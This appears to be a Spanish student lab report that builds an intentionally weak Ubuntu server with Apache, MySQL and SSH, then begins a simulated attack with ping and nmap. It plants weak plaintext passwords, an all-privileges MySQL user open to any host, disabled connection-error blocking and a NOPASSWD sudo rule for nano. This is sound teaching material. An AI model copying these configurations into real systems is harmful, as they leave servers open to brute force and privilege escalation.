

Índice

1. RED.....	2
2. SERVIDOR	3
3. CONFIGURACION DEL SERVIDOR	4
3.1. Instalación y primeros pasos	4
3.2. Creacion de usuarios y permisos.....	6
3.3. Configuracion ssh	8
3.4. Configuracion Apache	9
3.5. HTML	11
3.6. Instalación y configuración de Mysql.....	13
3.7. Creación de la base de datos	14
3.8. Firewall.....	18
3.9. Sudo visudo	18
4. ATAQUE DESDE ARCHLINUX	20
4.1. Conexión y escaneo de puertos	20
4.2. Pagina web	21
4.3. Ataque de fuerza bruta.....	22
4.4. Buscando informacion en la base de datos	23
4.5. Acceso por ssh	25
4.6. Escalando privilegios	26

1. RED

Aquí podremos ver la idea de la red que tenemos en esta simulación, es una red pequeña ya que la practica va mas enfocada a la configuración del servidor y al ataque desde otro equipo.

RED	192.168.1.0
Router	192.168.1.1
Server	192.168.1.43
Pc Javier	192.168.1.50
Pc Andres	192.168.1.51
Pc Charles	192.168.1.52

Tabla 1. Tabla de direcciones IP de la red




Gráfico 1. Diseño de red en Packet Tracer




Grafico 2. Diseño en 2D de la red

2. SERVIDOR

Nombre servidor: JustFit	
Usuarios	
Administrador	Administrador del sistema
Javier	Administrador de la base de datos
Andres	Usuario con acceso SSH
Charles	Diseñador web


Tabla 2. Descripción de usuarios de la red

3. CONFIGURACION DEL SERVIDOR

3.1. Instalación y primeros pasos

Haremos una instalación básica de un servidor Ubuntu

Nos pedirá el nombre que pondremos administrador, nombre del servidor que será justfit y una contraseña.



The screenshot shows the 'Profile configuration' window with an orange header and a '[Help]' link. The instructions state: 'Enter the username and password you will use to log in to the system. You can configure SSH access on a later screen, but a password is still needed for sudo.' The form contains five input fields: 'Su nombre:' with 'administrador', 'Your servers name:' with 'justfit' (with a tooltip 'The name it uses when it talks to other computers.'), 'Elija un nombre de usuario:' with 'administrador', 'Elija una contraseña:' with masked characters '*****', and 'Confirme la contraseña:' with masked characters '*****'.

Seguiremos con la instalación normal hasta cuando nos indique instalar el servidor SSH, marcaremos la opción así ya lo tenemos instalado.



The screenshot shows the 'SSH configuration' window with an orange header. The instructions state: 'You can choose to install the OpenSSH server package to enable secure remote access to your server.' There are three options, each with a checked checkbox: '[X] Instalar servidor OpenSSH', '[X] Permitir autenticación con contraseña por SSH', and '[Import SSH key ►]'. Below these is the 'AUTHORIZED KEYS' section, which currently shows 'No authorized key'.

Aquí ya podemos ver que la instalación terminó y nos pide las credenciales del usuario creado.

```
Ubuntu 24.04.2 LTS justfit tty1

justfit login: administrador
Password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-59-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of mié 14 may 2025 08:31:27 UTC

System load:  0.86               Processes:            108
Usage of /:   41.5% of 11.21GB   Users logged in:     0
Memory usage: 6%                IPv4 address for enp0s3: 192.168.1.43
Swap usage:   0%

El mantenimiento de seguridad expandido para Applications está desactivado

Se pueden aplicar 63 actualizaciones de forma inmediata.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable

Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.
Vea https://ubuntu.com/esm o ejecute «sudo pro status»

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

administrador@justfit:~$ _
```

Para facilitar los siguientes pasos nos vamos a logear como root con el comando

sudo su:

sudo: Significa "superuser do". Permite ejecutar comandos como otro usuario (por defecto, como root), pero con la autenticación de tu propio usuario (si estás autorizado en /etc/sudoers).

su: Significa "substitute user" o "switch user". Sin parámetros, intenta cambiar al usuario root, pidiendo su contraseña.

```
administrador@justfit:~$ sudo su
[sudo] password for administrador:
root@justfit:/home/administrador# cd
root@justfit:~#
```

3.2. Creacion de usuarios y permisos

Una vez como root, vamos a ejecutar el comando add user (usuario), lo que hace este comando es:

- Crea una nueva cuenta de usuario.
- Crea un directorio personal (por ejemplo, /home/javier).
- Asigna un shell predeterminado (como /bin/bash).
- Agrega el usuario a grupos necesarios, como el grupo del mismo nombre.
- Pide que configures una contraseña para el nuevo usuario.
- También pregunta por información opcional como nombre completo, número de teléfono, etc para su configuracion mas avanzada.

Esto lo haremos con los usuarios que hemos indicado antes:

Usuario: javier

Contraseña: realmadrid

Notas : administrador de la base de datos, con contraseña debil para demostrar ataques con fuerza bruta.

```
root@justfit:~# adduser javier
info: Adding user `javier' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `javier' (1001) ...
info: Adding new user `javier' (1001) with group `javier (1001)' ...
info: Creating home directory `/home/javier' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for javier
Enter the new value, or press ENTER for the default
    Full Name []: javier
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n]
info: Adding new user `javier' to supplemental / extra groups `users' ...
info: Adding user `javier' to group `users' ...
root@justfit:~#
```

Usuario: andres

Contraseña: aragon31052003

Notas: usuario con acceso a SSH, tiene contraseña mas segura para que no sea tan facil hacer un ataque de fuerza bruta.

```
info: Adding user `andres' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `andres' (1002) ...
info: Adding new user `andres' (1002) with group `andres (1002)' ...
info: Creating home directory `/home/andres' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for andres
Enter the new value, or press ENTER for the default
    Full Name []: andres
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n]
info: Adding new user `andres' to supplemental / extra groups `users' ...
info: Adding user `andres' to group `users' ...
root@justfit:~#
```

Usuario: charles

Contraseña: charles1234

Notas: Sera el usuario que crea la pagina web

```
root@justfit:~# adduser charles
info: Adding user `charles' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `charles' (1003) ...
info: Adding new user `charles' (1003) with group `charles (1003)' ...
info: Creating home directory `/home/charles' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for charles
Enter the new value, or press ENTER for the default
    Full Name []: charles
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n]
info: Adding new user `charles' to supplemental / extra groups `users' ...
info: Adding user `charles' to group `users' ...
root@justfit:~#
```

3.3. Configuración ssh

Primero vamos a explicar para que sirve el protocolo SSH (Secure Shell)

SSH (Secure Shell) es un protocolo que permite acceder de forma segura a otro ordenador a través de una red. Se utiliza principalmente para administrar servidores de forma remota mediante una conexión cifrada, protegiendo los datos y credenciales.

En este caso vamos a configurar para que solamente tenga acceso un usuario que sera **andres**, para hacer esto tendremos que meternos en la ruta:
/etc/ssh/sshd_config

El archivo contiene la configuración del servicio SSH en el servidor. Desde aquí se controlan aspectos como el puerto de escucha, métodos de autenticación,

acceso de usuarios y otras medidas de seguridad. Modificar este archivo permite adaptar el comportamiento del servidor SSH según las necesidades del administrador.

```
root@justfit:~# nano /etc/ssh/sshd_config
```

Nosotros escribiremos al final del fichero **AllowUsers andres** esto significa que **solo el usuario andres podrá conectarse vía SSH** a esa máquina. Si antes otros usuarios podían conectarse, ya no podrán hacerlo (a menos que también los incluyas en la misma línea, separados por espacio).



```
AllowUsers andres
Save modified buffer?
Y Yes
N No      ^C Cancel
```

Es importante que se guarden los cambios y todo cambio que se haga en la configuración de cualquier servicio se reinicie y se compruebe el estado.

systemctl restart ssh = Reinicia el servicio.

systemctl status ssh = Muestra el estado del servicio si funciona correctamente.

3.4. Configuración Apache

Apache (Apache HTTP Server) es un servidor web de código abierto que permite entregar páginas web a los usuarios a través del protocolo HTTP. Es uno de los servidores más utilizados en el mundo por su estabilidad, flexibilidad y compatibilidad con múltiples sistemas operativos y lenguajes.

Lo primero que haremos será instalar el servidor con el comando **apt install apache2**

```
root@justfit:~# apt install apache2_
```

Una vez instalado con **systemctl enable apache2**, habilitaremos el servidor

```
root@justfit:~# systemctl enable apache2_
```

Lo podremos comprobar que todo funciona correctamente con **systemctl status**

apache2

```
root@justfit:~# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset: enabled)
   Active: active (running) since Wed 2025-05-14 08:39:01 UTC; 55s ago
     Docs: https://httpd.apache.org/docs/2.4/
    Main PID: 2293 (apache2)
      Tasks: 55 (limit: 3449)
    Memory: 5.4M (peak: 6.0M)
       CPU: 50ms
    CGroup: /system.slice/apache2.service
            └─2293 /usr/sbin/apache2 -k start
              └─2296 /usr/sbin/apache2 -k start
                └─2297 /usr/sbin/apache2 -k start
```

La ruta **/var/www/html** es, por defecto, el directorio raíz de las páginas web en un servidor Apache en sistemas Linux.

Todo lo que pongas dentro de **/var/www/html** será accesible por el navegador al visitar la página del servidor.

```
root@justfit:~# cd /var/www/html/
root@justfit:/var/www/html# ls
index.html
root@justfit:/var/www/html#
```

Aquí ingresaremos nuestro index.html que hagamos para que lo muestre el servidor.

3.5. HTML

Vamos a ver el código HTML que he puesto en esta práctica.

```
index.html > ...
1  <!DOCTYPE html>
2  <html lang="es">
3  <head>
4    <meta charset="UTF-8">
5    <title>Portal de Soporte IT - JustFit</title>
6    <style>
7      body {
8        font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif;
9        background-color: #eef2f5;
10       margin: 0;
11       padding: 0;
12     }
13     header {
14       background-color: #003366;
15       color: white;
16       padding: 20px;
17       text-align: center;
18     }
19     main {
20       margin: 40px;
21       text-align: center;
22     }
23     footer {
24       background-color: #003366;
25       color: #eef2f5;
26       text-align: center;
27       padding: 10px;
28       position: fixed;
29       bottom: 0;
30       width: 100%;
31       font-size: 12px;
32     }
33   </style>
34   <!-- PENDIENTE: Implementar sistema de login para el tecnico. -->
35   <!-- NOTA: Guardar la contraseña del nuevo tecnico en la base de datos "enviarselo a javier" -->
36 </head>
37 <body>
38   <header>
39     <h1>Portal de Soporte Técnico - JustFit</h1>
40     <p>Departamento de IT - Acceso Restringido</p>
41   </header>
42
43   <main>
44     <h2>Acceso exclusivo para técnicos autorizados</h2>
45     <p>Este portal proporciona herramientas internas y documentación para soporte y mantenimiento de sistemas.</p>
46     <p>Si necesita asistencia, por favor contacte con el administrador.</p>
47   </main>
48
49   <!-- Última actualización realizada 14/05/2025 -->
50
51   <footer>
52     2025 Departamento de IT - JustFit
53   </footer>
54 </body>
55 </html>
```

Como podemos ver es una pagina simple donde simulara un portal de soporte, lo importante de este index es que tenemos que colocar una pista a un usuario, en este caso podemos ver que cuentan con una base de datos y el administrador es javier



Compartir index a tu servidor

Para poder compartir archivos en este caso nos abriremos un servidor http con python por el puerto 80, es importante abrir el servidor desde donde tengamos el index, para que se haga más fácil encontrarlo

Habilitaremos el servidor con el comando

`Sudo python3 -m http.server 80`

```
^ caan31 ~ /Documentos >> cd Tfg
^ caan31 ~ /Documentos/Tfg >> ls
└─ hydra.restore  └─ index.html  └─ rockyou.txt
^ caan31 ~ /Documentos/Tfg >> sudo python3 -m http.server 80
Deploying root access for caan31. Password pls:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.43 - - [14/May/2025 10:43:03] "GET /index.html HTTP/1.1" 200 -
```

Nos aseguramos de nuestra ip del servidor lanzado.

```
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.37 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a693:6972:fbdd:c51a prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:97:93:b3 txqueuelen 1000 (Ethernet)
    RX packets 14720 bytes 19810996 (18.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2322 bytes 322860 (315.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Ahora desde nuestro servidor con el comando `wget (IP)/(nombre del archivo)`, tendremos nuestro index dentro del servidor.

```
root@justfit:/var/www/html# wget 192.168.1.37/index.html
--2025-05-14 08:43:03-- http://192.168.1.37/index.html
Connecting to 192.168.1.37:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1607 (1,6K) [text/html]
Saving to: 'index.html'

index.html                               100%[=====]
2025-05-14 08:43:03 (1,02 MB/s) - 'index.html' saved [1607/1607]

root@justfit:/var/www/html# _
```

3.6. Instalación y configuración de Mysql

MySQL Server es un sistema de gestión de bases de datos relacional que permite almacenar, organizar y acceder a datos mediante el lenguaje SQL. Funciona como un servidor que gestiona las bases de datos y atiende las solicitudes de los clientes, siendo ampliamente utilizado en aplicaciones web y sistemas empresariales.

Lo instalaremos con el siguiente comando:

```
root@justfit:~# apt install mysql-server_
```

Nos meteremos en siguiente archivo: **/etc/mysql/mysql.conf.d/mysqld.cnf**

El archivo contiene la configuración principal del servidor MySQL. Desde aquí se definen parámetros como el puerto, la ubicación de los archivos de datos, el límite de conexiones, el log de errores y otras opciones que controlan el comportamiento del servicio mysqld.

Este archivo es fundamental para la administración y personalización del servidor MySQL.

```
root@justfit:~# nano /etc/mysql/mysql.conf.d/mysqld.cnf _
```

En la parte de bind-address lo cambiaremos a 0.0.0.0 que se **permite conexiones remotas** desde cualquier dirección IP (no solo desde localhost o 127.0.0.1).

- Esto **abre el servidor MySQL a conexiones externas**, lo cual puede ser un **riesgo si no se configura correctamente** (como limitar el acceso por firewall o definir qué usuarios pueden conectarse remotamente).

```
bind-address          = 0.0.0.0_
mysqlx-bind-address   = 127.0.0.1
```

max_connect_errors define el número máximo de errores consecutivos de conexión permitidos desde una misma IP antes de que MySQL la bloquee temporalmente. Un valor muy alto (como 99999999) desactiva prácticamente este bloqueo, permitiendo muchas conexiones fallidas sin restricciones.

```
max_connect_errors = 999999999_
```

vamos a reiniciar el servicio mysql y a comprobar el estado como hemos hecho antes con los otros servicios.

```
root@justfit:~# systemctl restart mysql
root@justfit:~# systemctl status mysql
• mysql.service - MySQL Community Server
   Loaded: loaded (/usr/lib/systemd/system/mysql.service; enabled; preset: enabled)
   Active: active (running) since Wed 2025-05-14 08:55:03 UTC; 6s ago
     Process: 3699 ExecStartPre=/usr/share/mysql/mysql-systemd-start pre (code=exited, status=0/SUCCESS)
    Main PID: 3707 (mysqld)
      Status: "Server is operational"
        Tasks: 38 (limit: 3449)
      Memory: 363.8M (peak: 378.2M)
         CPU: 4.561s
      CGroup: /system.slice/mysql.service
             └─3707 /usr/sbin/mysqld

may 14 08:54:58 justfit systemd[1]: Starting mysql.service - MySQL Community Server...
may 14 08:55:03 justfit systemd[1]: Started mysql.service - MySQL Community Server.
root@justfit:~# _
```

3.7. Creación de la base de datos

Aquí lo que haremos será configurar el administrador de la base de datos que es **javier** y luego crear una base de datos que simule los usuarios y las contraseñas de cada uno de la empresa.

Accederemos mediante el comando mysql

```
root@justfit:~# mysql
```

```
mysql> CREATE USER 'javier'@'localhost' IDENTIFIED BY 'realmadrid';
Query OK, 0 rows affected (0,17 sec)

mysql> GRANT ALL PRIVILEGES ON *.* TO 'javier'@'localhost' WITH GRANT OPTION;
Query OK, 0 rows affected (0,08 sec)

mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0,15 sec)

mysql> CREATE USER 'javier'@'%' IDENTIFIED BY 'realmadrid';
Query OK, 0 rows affected (0,11 sec)

mysql> GRANT ALL PRIVILEGES ON *.* TO 'javier'@'%' WITH GRANT OPTION;
Query OK, 0 rows affected (0,11 sec)

mysql> exit
Bye
```

CREATE USER 'javier'@'localhost' IDENTIFIED BY 'realmadrid';

- Creamos el usuario javier que solo podra conectarse desde la máquina local (localhost).
- Ponemos la contraseña de javier que es: realmadrid.

GRANT ALL PRIVILEGES ON *.* TO 'javier'@'localhost' WITH GRANT OPTION;

- Otorgamos todos los privilegios sobre todas las bases de datos y tablas (*.*) al usuario javier desde localhost.
- La opción WITH GRANT OPTION permite al usuario también conceder permisos a otros usuarios.

FLUSH PRIVILEGES;

- Refresca los privilegios para que los cambios hechos (crear usuario y asignar permisos) tengan efecto.

CREATE USER 'javier'@'%' IDENTIFIED BY 'realmadrid';

- Creamos el usuario javier que pueda conectarse desde cualquier IP (% es un comodín que significa “cualquier host”).
- La contraseña es la misma: realmadrid.

GRANT ALL PRIVILEGES ON *.* TO 'javier'@'%' WITH GRANT OPTION;

- Otorga todos los privilegios en todas las bases de datos y tablas al usuario javier desde cualquier IP.
- También con permiso para otorgar privilegios a otros.

Reiniciaremos el servicio mysql para aplicar los cambios.

```
root@justfit:~# systemctl restart mysql
```

Ahora vamos a crear la base de datos que se llamara bd_justfit y crearemos la tabla users donde estaran los datos de los usuarios que hemos creado con su contraseña.

```
mysql> CREATE DATABASE bd_justfit;
Query OK, 1 row affected (0,21 sec)

mysql> use bd_justfit;
Database changed
mysql> CREATE TABLE users (
  -> id INT AUTO_INCREMENT PRIMARY KEY,
  -> user VARCHAR(255) NOT NULL,
  -> password VARCHAR(255) NOT NULL);
Query OK, 0 rows affected (0,66 sec)

mysql> INSERT INTO users (user, password) VALUES ('andres', 'aragon31052003');
Query OK, 1 row affected (0,12 sec)

mysql> INSERT INTO users (user, password) VALUES ('charles', 'charles1234');
Query OK, 1 row affected (0,17 sec)

mysql> INSERT INTO users (user, password) VALUES ('javier', 'realmadrid');
Query OK, 1 row affected (0,16 sec)
```


CREATE DATABASE bd_justfit;

- Crea la base de datos llamada bd_justfit.

USE bd_justfit;

- Seleccionamos bd_justfit para las siguientes operaciones.

CREATE TABLE users (

id INT AUTO_INCREMENT PRIMARY KEY,

user VARCHAR(255) NOT NULL,

password VARCHAR(255) NOT NULL);

- Creamos una tabla llamada users con tres columnas:
- id: entero, clave primaria, autoincremental (se genera automáticamente un número único para cada fila).
- user: cadena de texto (máximo 255 caracteres), no puede ser nulo.
- password: cadena de texto (máximo 255 caracteres), no puede ser nulo.

INSERT INTO users (user, password) VALUES ('andres', 'aragon31052003');

- Insertamos un nuevo usuario en la tabla users con el usuario 'andres' y contraseña 'aragon31052003'.

INSERT INTO users (user, password) VALUES ('charles', 'charles1234');

- Insertamos otro usuario con usuario 'charles' y contraseña 'charles1234'.

INSERT INTO users (user, password) VALUES ('javier', 'realmadrid');

- Insertamos otro usuario con usuario 'javier' y contraseña 'realmadrid'.

3.8. Firewall

UFW (Uncomplicated Firewall) es una herramienta sencilla para gestionar el firewall en sistemas Linux. Permite controlar qué puertos y servicios están abiertos o cerrados, protegiendo el servidor de accesos no autorizados.

Aquí permitiremos las conexiones entrantes en el servidor por los diferentes puertos que hemos configurado.

```
root@justfit:~# ufw allow 3306
Rules updated
Rules updated (v6)
root@justfit:~# ufw allow 22
Rules updated
Rules updated (v6)
root@justfit:~# ufw allow 80
Rules updated
Rules updated (v6)
root@justfit:~# ufw enable
Firewall is active and enabled on system startup
root@justfit:~# _
```

3.9. Sudo visudo

sudo visudo permite editar de forma segura el archivo `/etc/sudoers`, que define los permisos de los usuarios para ejecutar comandos con privilegios de administrador. Valida la sintaxis para evitar errores que puedan bloquear el acceso a sudo.

```
root@justfit:~# sudo visudo_
```

Lo que haremos aquí es configurar un binario para que cuente con privilegios de administrador el usuario **andres** al ejecutarlo, esto para poder hacer una escalada de privilegios, en este caso elegiremos **nano** porque es un editor que hemos utilizado mucho.

```
# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d

andres  ALL=(ALL:ALL) NOPASSWD:/usr/bin/nano
```

andres → El nombre del usuario al que se le aplica esta regla.

ALL=(ALL:ALL) → Puede ejecutar comandos como cualquier usuario y grupo en cualquier host.

NOPASSWD: → No se le pedirá contraseña al usar sudo con los comandos permitidos.

/usr/bin/nano → El único comando que puede ejecutar con sudo sin contraseña.

4. ATAQUE DESDE ARCHLINUX

He utilizado Arch Linux porque ofrece un control total sobre el sistema, lo que permite personalizar y optimizar cada componente según las necesidades del proyecto. Además, su enfoque minimalista y su excelente documentación facilitan el aprendizaje profundo sobre el funcionamiento interno de GNU/Linux, lo cual es ideal para entornos de formación, pruebas o auditorías de seguridad.

Lo que haremos ahora es una simulación como si fuera un atacante sin saber nada de lo que hemos configurado. Comprobando que una correcta configuración, control sobre contraseñas y permisos evita ataques.

4.1. Conexión y escaneo de puertos

Lo primero que haremos será comprobar que contamos con conexión al servidor con un ping. En este caso el comando será

ping -c 4 (ip servidor): indica que se envíen **solo 4 paquetes** (por defecto, ping sigue enviando paquetes indefinidamente hasta que se interrumpe con Ctrl+C).

Ahora comprobando que tenemos conexión haremos un escaneo a los puertos abiertos del servidor.

nmap -Pn (ip servidor): permite escanear un servidor, aunque no responda al ping, útil cuando el equipo está protegido por firewall o tiene ICMP desactivado.

Ahora al saber que puertos tenemos abiertos, este comando de Nmap realiza un escaneo detallado de los puertos 22, 80 y 3306 del servidor, obteniendo información sobre los servicios y sus versiones, incluso si el host no responde al ping. Es útil para auditorías de red y análisis de exposición de servicios.

nmap -p22,80,3306 -sCV -Pn (ip servidor):


-p22,80,3306: escanea solo los puertos 22 (SSH), 80 (HTTP) y 3306 (MySQL).

-sC: ejecuta scripts de detección predeterminados (como detección de versión, autenticación, etc.).

-sV: intenta detectar la versión de los servicios que se ejecutan en los puertos abiertos.

Se puede combinar así que se escribe **-sCV**

-Pn: omite el ping, forzando el escaneo, aunque el host no responda a ICMP.



```
can31 ~ -> nmap -p22,80,3306 -sCV 192.168.1.43
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-14 11:12 CEST
Nmap scan report for ubuntu-server.home (192.168.1.43)
Host is up (0.0011s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.43 seconds

can31 ~ ->

can31 ~ -> ping -c 4 192.168.1.43
PING 192.168.1.43 (192.168.1.43) 56(84) bytes of data:
64 bytes from 192.168.1.43: icmp_seq=1 ttl=64 time=0.913 ms
64 bytes from 192.168.1.43: icmp_seq=2 ttl=64 time=0.819 ms
64 bytes from 192.168.1.43: icmp_seq=3 ttl=64 time=0.791 ms
64 bytes from 192.168.1.43: icmp_seq=4 ttl=64 time=0.686 ms

--- 192.168.1.43 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 300ms
rtt min/avg/max/mdev = 0.686/0.792/0.913/0.084 ms
can31 ~ ->

can31 ~ -> nmap -Pn 192.168.1.43
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-14 11:08 CEST
Nmap scan report for ubuntu-server.home (192.168.1.43)
Host is up (0.0000s latency).
Host down: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
can31 ~ ->
```

Al ver que todos los servicios cuentan con una version actualizada podemos intuir que no hayan exploits para estas versiones.

4.2. Pagina web

Lo primero que hareos sera mirar la pagina que se encuentra alojada en el servidor apache.

Si en algun caso no existiera ninguna pagina o queremos profundizar un poco mas para comprobar si encontramos algo mas comprometedor podriamos utilizar herramientas de escaneo como **gobuster**.

